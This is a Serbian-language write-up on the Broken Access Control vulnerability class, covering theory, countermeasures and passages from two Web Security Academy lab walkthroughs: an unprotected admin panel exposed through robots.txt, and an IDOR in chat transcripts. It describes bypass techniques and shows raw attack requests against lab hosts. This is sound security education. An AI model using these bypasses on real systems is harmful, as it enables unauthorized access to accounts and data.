

Access Control - Analiza klase napada

1. Klasa napada

Access control (kontrola pristupa) je primena ograničenja na to ko ili šta je ovlašćeno da izvršava akcije ili pristupa resursima. U web aplikacijama kontrola pristupa se oslanja na dva preduslova: **autentifikaciju**, koja potvrđuje identitet korisnika, i **upravljanje sesijom**, koje povezuje naredne HTTP zahteve sa istim korisnikom. Kontrola pristupa zatim određuje da li je taj identifikovani korisnik ovlašćen da izvrši konkretnu akciju koju pokušava.

Broken Access Control je klasa ranjivosti koja nastaje kada korisnik može pristupiti resursima ili izvršiti akcije za koje nije ovlašćen. Dizajn i upravljanje kontrolom pristupa je kompleksan problem koji preslikava poslovne, organizacione i pravne uslove u tehničku implementaciju, a pošto odluke donose ljudi, mogućnost grešaka je visoka - zbog čega su ove ranjivosti česte i obično predstavljaju kritičnu pretnju.

Postoje tri osnovne dimenzije kontrole pristupa:

Vertikalna kontrola pristupa ograničava osetljive funkcionalnosti na određene tipove korisnika - administrator može da menja ili briše bilo koji nalog, dok običan korisnik nema pristup tim akcijama. Vertikalna kontrola sprovodi poslovne politike poput *separation of duties* i *least privilege*.

Horizontalna kontrola pristupa ograničava pristup resursima na specifične korisnike - korisnik banke vidi sopstvene transakcije, ali ne i tuđe.

Kontekstualna kontrola pristupa ograničava pristup u zavisnosti od stanja aplikacije ili faze interakcije. Sprečava izvršavanje akcija u pogrešnom redosledu, na primer izmenu sadržaja korpe nakon plaćanja.

Iz ovih dimenzija proizilazi i klasifikacija napada. **Vertikalna eskalacija privilegija** nastaje kada korisnik pristupa funkcionalnostima izvan svoje uloge (npr. običan korisnik dolazi do admin panela). **Horizontalna eskalacija** nastaje kada korisnik pristupa resursima drugog korisnika iste uloge. **Horizontalna eskalacija se često pretvara u vertikalnu** - ako napadač horizontalnim napadom kompromituje nalog privilegovanog korisnika (npr. administratora), zadobija i njegove privilegije.

2. Uticaj iskorišćenja

Iskorišćenje Broken Access Control ranjivosti može imati sledeće posledice:

- **Neovlašćen pristup tuđim podacima** (transakcije, dokumenti, lični podaci, medicinski podaci) - kršenje privatnosti i regulatornih obaveza poput GDPR-a
- **Neovlašćeno izvršavanje administratorskih akcija** - brisanje naloga, izmena uloga, izmena cena, manipulacija sistemskim parametrima
- **Kompromitacija identiteta i kredencijala** - horizontalni napad može razotkriti lozinku administratora ili mehanizam za njenu promenu, čime prerasta u vertikalnu eskalaciju i potpunu kontrolu nad aplikacijom
- **Curenje osetljivih podataka kroz odgovore na neuspele zahteve** - aplikacija ponekad detektuje nedozvoljen pristup i vraća redirekciju na login, ali odgovor uz

redirekciju i dalje sadrži deo osetljivih podataka, čime napad ostaje uspešan uprkos prividnoj kontroli

- **Zaobilaženje poslovne logike** kroz kontekstualne ranjivosti - preskakanje koraka procesa, izmena već potvrđenih porudžbina, što može dovesti do finansijskog gubitka ili nekonzistentnosti podataka
- **Reputacioni i poslovni gubitak**, pravne posledice i regulatorne kazne

Dodatni faktor rizika je činjenica da napadi na kontrolu pristupa najčešće **ne zahtevaju specijalizovane alate niti napredno tehničko znanje** - dovoljan je proizvoljan HTTP klijent (Burp Repeater, curl, Postman) i razumevanje strukture zahteva. To čini ovu klasu ranjivosti dostupnom i napadačima sa niskim nivoom veština.

3. Softverske ranjivosti koje omogućavaju napad

Materijal sistematski navodi konkretne greške koje vode Broken Access Control ranjivostima. Možemo ih grupisati po dimenzijama klase.

Greške koje vode ka vertikalnoj eskalaciji

Potpuno odsustvo zaštite osetljivih funkcionalnosti - administratorske rute nisu zaštićene; samo su "sakrivene" tako što se ne linkuju iz korisničkog interfejsa. Putanja poput /admin ostaje dostupna svakome ko je pogodi. URL se često otkriva kroz robots.txt fajl ili kroz brute-force napad rečnikom putanja.

Security through obscurity sa nepredvidljivim URL-om - varijanta prethodne greške. Aplikacija dodeljuje administratorskom panelu URL koji se ne može lako pogoditi (/administrator-panel-yb556), ali isti URL **curi kroz front-end JavaScript** koji se isporučuje svim korisnicima, bez obzira na njihovu ulogu.

Parametarska kontrola pristupa - aplikacija određuje ulogu korisnika pri prijavi i smešta tu informaciju u lokaciju koju korisnik može menjati: skriveno polje, kolačić ili query parametar (?admin=true, ?role=1). Korisnik trivijalno modifikuje vrednost i pristupa privilegovanim funkcijama.

Pogrešna konfiguracija platforme - kontrola se sprovodi na nivou platforme (front-end uređaj, reverse proxy) pravilima oblika "DENY: POST, /admin/deleteUser, managers". Više vrsta nesaglasnosti između platforme i aplikacije omogućava zaobilaženje:

- **Override URL-a kroz nestandardna zaglavlja** (X-Original-URL, X-Rewrite-URL) - front-end vidi bezopasnu putanju u request line-u i propušta, dok backend čita zaglavlje i izvršava privilegovanu rutu
- **Nesaglasnost u HTTP metodama** - front-end ograničava POST na osetljivim rutama, ali aplikacija prihvata i GET, čime se kontrola zaobilazi

Neslaganja u poklapanju URL-a (URL-matching discrepancies) - različite komponente sistema različito normalizuju putanju:

- **Tolerancija na različito veliko/malo slovo** - /ADMIN/DELETEUSER se na nivou rutiranja mapira na /admin/deleteUser, ali kontrola pristupa ih tretira kao različite putanje

- **Spring** useSuffixPatternMatch - putanje sa proizvoljnom ekstenzijom (/admin/deleteUser.anything) mapiraju se na isti endpoint, čime se mogu zaobići pravila kontrole pristupa
- **Trailing slash** - /admin/deleteUser i /admin/deleteUser/ se mogu tretirati kao različiti endpoint-i

Greške koje vode ka horizontalnoj eskalaciji i IDOR-u

Direktna referenca na objekat bez provere vlasništva - aplikacija u zahtevu koristi identifikator resursa (?id=123), koristi ga direktno kao indeks u upitu nad bazom ili u pristupu fajl sistemu, i ne proverava da li resurs pripada korisniku koji ga zahteva. To su Insecure Direct Object References (IDOR), klasifikovani u OWASP 2007 Top Ten. Suštinske dve greške su: korišćenje predvidljivih, sekvencijalnih identifikatora i odsustvo provere vlasništva.

Nepredvidljivi identifikatori (GUID) koji cure - čak i kada se umesto sekvencijalnih brojeva koriste GUID-ovi, oni se često otkrivaju na drugim mestima u aplikaciji (poruke drugih korisnika, prikazi, log fajlovi), čime se predvidljivost vraća kroz sporedni kanal.

Curenje podataka u odgovoru sa redirekcijom - aplikacija prepoznaje nedozvoljen pristup i šalje 302 redirekciju, ali u istom odgovoru ostaju osetljivi podaci u telu ili zaglavlju, koje napadač čita pre nego što sledi redirekciju.

Greške u višekoračnim procesima

Provera autorizacije primenjena samo na neke korake - aplikacija ima proces u više koraka (otvori formu → potvrdi → izvrši), gde se autorizacija proverava na inicijalnim koracima, ali ne i na finalnom zahtevu koji zapravo izvršava akciju. Napadač direktno pošalje finalni zahtev sa svim potrebnim parametrima, preskačući prethodne korake.

Greške u Referer-based kontroli

Oslanjanje na Referer zaglavlje za autorizaciju - aplikacija pretpostavlja da, ako zahtev nosi Referer koji pokazuje na administratorsku stranicu, korisnik je legitimno došao kroz nju. Pošto je Referer zaglavlje pod potpunom kontrolom klijenta, napadač ga proizvoljno postavlja i zaobilazi kontrolu. Posebno je čest scenario u kome je glavni admin endpoint robusno zaštićen, ali se sub-putanje (/admin/deleteUser) oslanjaju samo na Referer.

Greške u lokacijskoj kontroli

Oslanjanje na geografsku lokaciju utvrđenu iz IP adrese ili klijentske geolokacije. Zaobilazi se trivijalno kroz VPN, proxy server ili manipulaciju klijentskog mehanizma za geolokaciju.

Zajednički koreni svih ovih grešaka

Iako se konkretne greške razlikuju, sve se svode na nekoliko osnovnih anti-obrazaca: oslanjanje na obfuskaciju umesto na pravu autorizaciju; donošenje autorizacionih odluka na osnovu podataka pod kontrolom klijenta; nedoslednu primenu autorizacije kroz aplikaciju (jedan endpoint ima kontrolu, drugi ne); sprovođenje autorizacije na pogrešnom sloju (mreža umesto aplikacije); i pretpostavka o redosledu ili kontekstu zahteva koja se ne može garantovati u praksi.

4. Kontramere

Pristup prevenciji počiva na principu **dubinske odbrane** (*defense in depth*) i nekoliko osnovnih pravila.

Osnovni principi

Nikad se ne oslanjati na obfuskaciju kao na kontrolu pristupa. Nepredvidljiv URL, skrivanje linkova iz interfejsa, nestandardna imena ruta - ništa od toga ne sprečava napadača koji pregleda robots.txt, JavaScript fajlove, sitemap, ili koji koristi alate za brute-force discovery (gobuster, ffuf, dirsearch). Obfuskacija može biti korisna kao **dodatni sloj** odbrane, ali nikada kao primarni mehanizam.

Deny by default. Ukoliko resurs nije eksplicitno označen kao javno dostupan, pristup mora biti odbijen po podrazumevanoj vrednosti. Ovaj princip eliminiše čitavu klasu grešaka u kojima developer "zaboravi" da doda proveru - bez eksplicitnog odobrenja, pristup se ne odobrava.

Centralizovan mehanizam kontrole pristupa. Gde god je moguće, koristiti jedan mehanizam primenjen uniformno na celu aplikaciju. Decentralizovane, ad hoc provere razasute po pojedinačnim kontrolerima i endpoint-ima neminovno vode propustima. Praktična implementacija uključuje middleware, dekoratore, anotacije (@PreAuthorize, @RolesAllowed), API gateway sa pravilima autorizacije, ili policy engine (npr. OPA - Open Policy Agent).

Obavezna deklaracija pristupa na nivou koda. Razvojni proces mora propisati da developer za svaki resurs eksplicitno deklarise ko sme da mu pristupi. Kod review i statička analiza treba da odbacuju endpoint-e bez eksplicitne autorizacione deklaracije.

Temeljno testiranje kontrole pristupa, kako automatsko (test suite koji za svaki endpoint potvrđuje da neovlašćene uloge bivaju odbijene), tako i ručno kroz penetraciono testiranje. Specifične scenarije treba pripremiti unapred za svaku ulogu i kombinaciju uloga.

Konkretna mere protiv specifičnih ranjivosti

Protiv vertikalne eskalacije zbog nezaštićenih funkcija: sprovesti proveru uloge na **server strani** za svaki privilegovani endpoint, na osnovu autentifikovane sesije. Nikad ne donositi odluku o autorizaciji na osnovu prisustva ili odsustva linka u interfejsu - interfejs je samo prikaz, ne zaštita.

Protiv parametarske kontrole: uloga korisnika ne sme se čuvati u kolačićima, skrivenim poljima ili query parametrima koje korisnik može menjati. Uloga se utvrđuje iz autentifikovane sesije na server strani, ili - ako se prenosi klijentu - kriptografski potpisana (npr. JWT sa proverom potpisa) tako da napadač ne može da je menja bez detekcije.

Protiv platform-level zaoblazhenja (X-Original-URL, HTTP metode): kontrola pristupa mora biti sprovedena u aplikaciji, što bliže poslovnoj logici koju štiti, a ne isključivo na front-end uređaju. Front-end kontrole, ako postoje, moraju normalizovati zahtev pre prosleđivanja - odbacivati nestandardna zaglavlja i konzistentno obrađivati metode.

Protiv URL-matching discrepancies: primeniti dosledno normalizovanje putanje na svim mestima koja je tumače (rutiranje i kontrola pristupa moraju koristiti istu kanonsku formu URL-a). U Spring framework-u, isključiti useSuffixPatternMatch opciju. Definirati eksplicitnu politiku oko trailing slash-a, velikih/malih slova, kodiranja i ekstenzija.

Protiv IDOR-a: za svaki zahtev koji referencira resurs identifikatorom, na server strani proveriti da li resurs pripada korisniku. Provera se vezuje za autentifikovanu sesiju, ne za vrednost iz zahteva. Dodatno, koristiti nepredvidljive identifikatore (UUID v4) kao dopunsku meru - ali napomenuti da to **dopunjuje, a ne zamenjuje** proveru vlasništva.

Protiv curenja podataka u redirekciji: provera autorizacije mora se desiti **pre** generisanja sadržaja odgovora. Ne sme se prvo generisati pun odgovor pa onda dodati redirekcija.

Protiv ranjivosti u višekoračnim procesima: sprovesti proveru autorizacije na **svakom** koraku procesa, sa naglaskom na finalni zahtev koji izvršava akciju. Ne pretpostavljati da je korisnik prošao prethodne korake - svaki HTTP zahtev tretirati kao samostalan i potencijalno zlonameran ulaz.

Protiv Referer-based kontrole: ukloniti Referer zaglavlje iz svake autorizacione logike. Sve bezbednosne odluke moraju biti zasnovane isključivo na server-side podacima - sesiji i ulozi korisnika. Isti princip važi za sva druga zaglavlja pod kontrolom klijenta.

Protiv lokacijske kontrole: ako se geografska ograničenja primenjuju iz pravnih razloga, ne oslanjati se isključivo na klijentsku geolokaciju ili IP geolociranje. Kombinovati više signala, uz svest da svaka ovakva kontrola može biti zaobiđena VPN-om i da je primerena samo za regulatorne, a ne za bezbednosne svrhe.

Mere u procesu razvoja i operacija

- **Modeliranje pretnji** u fazi dizajna - mapirati ko sme šta da radi, identifikovati osetljive operacije i predvideti scenarije zloupotrebe
- **Code review** sa eksplicitnim fokusom na autorizaciju - svaki novi endpoint mora biti pregledan sa pitanjem "ko sme da pristupi ovome i kako je to sprovedeno"
- **Audit logovanje** svih privilegovanih akcija - identitet korisnika, vreme, putanja, parametri, ishod. Logove štiti od izmena i analizirati ih kontinuirano (SIEM, anomaly detection)
- **Penetraciono testiranje i bug bounty programi** - eksterne procene redovno otkrivaju propuste koje interni timovi previde
- **Edukacija developera** o klasi Broken Access Control ranjivosti, jer se greška skoro uvek pravi u fazi pisanja koda, ne u runtime-u

1. Lab: Unprotected admin functionality

Aplikacija sadrži administratorski panel koji omogućava privilegovane akcije, uključujući brisanje korisničkih naloga. Pristup ovom panelu nije zaštićen mehanizmom autentifikacije niti autorizacije na server strani. Jedina "zaštita" je činjenica da putanja do admin panela nije linkovana sa ostatka sajta, što predstavlja klasičan primer pristupa *security through obscurity*. Lokacija admin panela dodatno je otkrivena u javno dostupnom robots.txt fajlu.

Cilj laba: Pristupiti admin panelu i obrisati korisnika carlos.

Korak 1: Inicijalna analiza aplikacije


Otvoren je početni URL laba u Burp-ovom ugrađenom browser-u i izvršena je vizuelna inspekcija aplikacije. Utvrđeno je da se radi o demo prodavnici bez vidljive opcije za prijavu administratora niti bilo kakvog linka ka administratorskim funkcionalnostima.

The screenshot displays the Web Security Academy lab interface on the left and the Burp Suite HTTP history on the right. The lab page, titled 'Unprotected admin functionality', features a 'LAB Not solved' badge and a 'Back to lab description' link. Below the header, there's a navigation bar with 'Home' and 'My account' links. The main content area shows a 'WE LIKE TO SHOP' banner with a shopping cart icon. Below the banner, there are four product cards: 'Six Pack Beer Belt', 'Single Use Food Hider', 'The Lazy Dog', and 'Picture Box', each with a star rating. The Burp Suite interface on the right shows the 'HTTP history' tab with a list of requests. The selected request (number 65) is a GET request to '/academyLabHeader' with a status code of 200. The 'Request' tab is expanded, showing the raw HTTP request details, including headers like 'Host', 'Connection', 'User-Agent', 'Origin', 'Accept-Encoding', 'Accept-Language', 'Cookie', and 'Sec-WebSocket-Key'.

Potvrda da admin funkcionalnost nije dostupna kroz normalnu navigaciju, što je polazna pretpostavka koja se dalje testira.

Korak 2: Pregled fajla robots.txt


Posećena je putanja /robots.txt na ciljnom serveru. U sadržaju fajla pronađena je Disallow direktiva koja referencira putanju /administrator-panel.



Fajl robots.txt je javno dostupan resurs namenjen pretraživačima radi izuzimanja određenih putanja iz indeksiranja. U praksi se često zloupotrebljava kao mesto za "skrivanje" osetljivih ruta, čime nehotice postaje mapa osetljivih lokacija dostupna svakom napadaču. Provera ovog fajla je standardni prvi korak u rekognosciji web aplikacija.

Korak 3: Direktan pristup admin panelu

Otkrivena putanja /administrator-panel posećena je direktno kroz browser. Server je vratio HTTP 200 odgovor sa potpunim sadržajem administratorske stranice, uključujući listu korisničkih naloga i opcije za njihovo brisanje. Nije zahtevana nikakva autentifikacija niti je izvršena provera sesije.



Demonstracija da server ne sprovodi proveru autorizacije pri pristupu privilegovanim rutama. Pristup je omogućen isključivo na osnovu poznavanja URL-a, što predstavlja narušavanje principa access control-a.

Korak 4: Iskorišćavanje ranjivosti - brisanje korisnika

Na administratorskoj stranici lociran je korisnik carlos i kliknuto je odgovarajuće dugme za brisanje. Server je prihvatio zahtev i uspešno uklonio korisnički nalog, čime je lab označen kao rešen.

The screenshot shows a web browser window displaying the 'Unprotected admin functionality' lab page from WebSecurity Academy. The page indicates the lab is 'Solved' and shows a 'User deleted successfully!' message. The URL bar shows a long alphanumeric string. To the right, the Burp Suite interface is open, displaying the 'HTTP history' tab. The history table lists several requests, including a DELETE request to '/delete?username=carlos' which resulted in a 200 status code. Below the history, the 'Request' tab is selected, showing the raw HTTP request details, including headers like 'Host', 'Cookie', 'User-Agent', and the body content.

#	Host	Method	URL	Params	Edited	Status code	Len
12	https://0aed00cd041e42198...	GET	/			200	114
44	https://0aed00cd041e42198...	GET	/academyLabHeader			101	147
46	https://0aed00cd041e42198...	GET	/			504	309
47	https://0aed00cd041e42198...	GET	/			504	309
48	https://0aed00cd041e42198...	GET	/			504	309
49	https://0aed00cd041e42198...	GET	/			504	309
50	https://0aed00cd041e42198...	GET	/			504	309
51	https://0ac9005f040b23d68...	GET	/			200	109
65	https://0ac9005f040b23d68...	GET	/academyLabHeader			101	147
85	https://0ac9005f040b23d68...	GET	/robots.txt			200	173

```
1 GET /administrator-panel/delete?username=carlos HTTP/1.1
2 Host: 0ac9005f040b23d68198f742d0089000b.web-security-academy.net
3 Cookie: session=PlwvicgB22CetAby7KSIeCIX5xXIG8iV
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
```

Izvršavanje privilegovane administratorske akcije od strane neautentifikovanog korisnika predstavlja potvrdu da ranjivost ima konkretan, iskoristiv uticaj.

Identifikovana ranjivost spada u kategoriju **Broken Access Control**, konkretno u podtip **Missing Function Level Access Control** prema OWASP klasifikaciji. Uzrok ranjivosti je odsustvo provere autorizacije na server strani pre izvršavanja privilegovanih akcija. Aplikacija se oslanja na pretpostavku da neautorizovani korisnici neće saznati lokaciju administratorske rute, što je narušeno trivijalno - javnim sadržajem fajla robots.txt.

2. Lab: Insecure direct object references

Aplikacija sadrži funkcionalnost live chat-a koja omogućava korisnicima da preuzimaju transkripte svojih razgovora sa korisničkom podrškom. Transkripti se čuvaju kao tekstualni fajlovi na serveru i njima se pristupa preko URL-a koji direktno sadrži ime fajla u predvidljivom, sekvencijalnom formatu. Server ne sprovodi proveru da li korisnik koji zahteva transkript ima pravo pristupa konkretnom fajlu, čime je omogućeno čitanje tuđih razgovora jednostavnom izmenom identifikatora u URL-u. U jednom od tako dobijenih transkripta nalazi se lozinka drugog korisnika otkrivena u toku razgovora sa podrškom.

Cilj laba: Iskoristiti ranjivost direktne reference na objekat radi pristupa tuđem transkriptu razgovora, izvlačenja lozinke korisnika carlos i prijavljivanja na njegov nalog.

Korak 1: Identifikacija funkcionalnosti chat-a

Inspekcijom aplikacije uočena je funkcionalnost **Live chat**, dostupna kroz navigaciju sajta. Otvaranjem chat prozora poslata je proizvoljna poruka radi inicijalizacije sesije razgovora.


The screenshot shows the Web Security Academy lab interface on the left and the Burp Suite HTTP history on the right. The lab interface displays the 'Live chat' section with a message from 'Hal Pline' and a 'View transcript' button. The Burp Suite interface shows the 'HTTP history' tab with a list of requests. The selected request (ID 142) is a GET request to '/chat' with a status code of 101. The 'Request' tab is expanded, showing the raw HTTP request details.

#	Host	Method	URL	Params	Edited	Status code	Len
92	https://0a37007103095cc18420c23b007300c1.web-security-academy.net	GET	/academy/lab/header			101	147
93	https://0a37007103095cc18420c23b007300c1.web-security-academy.net	GET	/administrator-panel/deleteUser...			302	121
95	https://0a37007103095cc18420c23b007300c1.web-security-academy.net	GET	/administrator-panel			200	626
102	https://0a37007103095cc18420c23b007300c1.web-security-academy.net	GET	/academy/lab/header			101	147
103	https://0a37007103095cc18420c23b007300c1.web-security-academy.net	GET	/			200	109
135	https://0a37007103095cc18420c23b007300c1.web-security-academy.net	GET	/academy/lab/header			101	147
137	https://0a37007103095cc18420c23b007300c1.web-security-academy.net	GET	/chat			200	360
141	https://0a37007103095cc18420c23b007300c1.web-security-academy.net	GET	/academy/lab/header			101	147
142	https://0a37007103095cc18420c23b007300c1.web-security-academy.net	GET	/chat			101	147

```
1 GET /chat HTTP/1.1
2 Host: 0a37007103095cc18420c23b007300c1.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
7 Upgrade: websocket
8 Origin: https://0a37007103095cc18420c23b007300c1.web-security-academy.net
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.8
12 Cookie: session=6EE7Gw8FBA5njc2XCEDbHynkEim5aJ
13 Sec-WebSocket-Key: BVeX0UKRlncLHjyigAaag==
14
```

Korak 2: Preuzimanje sopstvenog transkripta

U chat prozoru aktivirana je opcija **View transcript**, čime je inicirano preuzimanje fajla sa transkriptom razgovora. Fajl je isporučen u tekstualnom formatu sa numeričkim imenom.



Korak 3: Analiza zahteva u Burp Suite alatu


U **Proxy** → **HTTP history** lociran je zahtev koji odgovara preuzimanju transkripta. Utvrđeno je da zahtev koristi sledeću formu:

GET /download-transcript/<broj>.txt HTTP/1.1

Identifikator fajla je u obliku celog broja i deo je samog URL-a. Nije uočen nijedan dodatni mehanizam autorizacije (token, provera sesije, potpis) koji bi vezao zahtev za korisnika koji ga šalje.

Korak 4: Manipulacija identifikatora u Burp Repeater-u

Zahtev je prosleđen u alat **Repeater** opcijom *Send to Repeater*. U URL-u je vrednost identifikatora izmenjena na nižu sekvencijalnu vrednost (1.txt) i zahtev je ponovo poslat. Server je vratio HTTP 200 odgovor sa sadržajem tuđeg transkripta, bez ikakve greške ili provere prava pristupa.



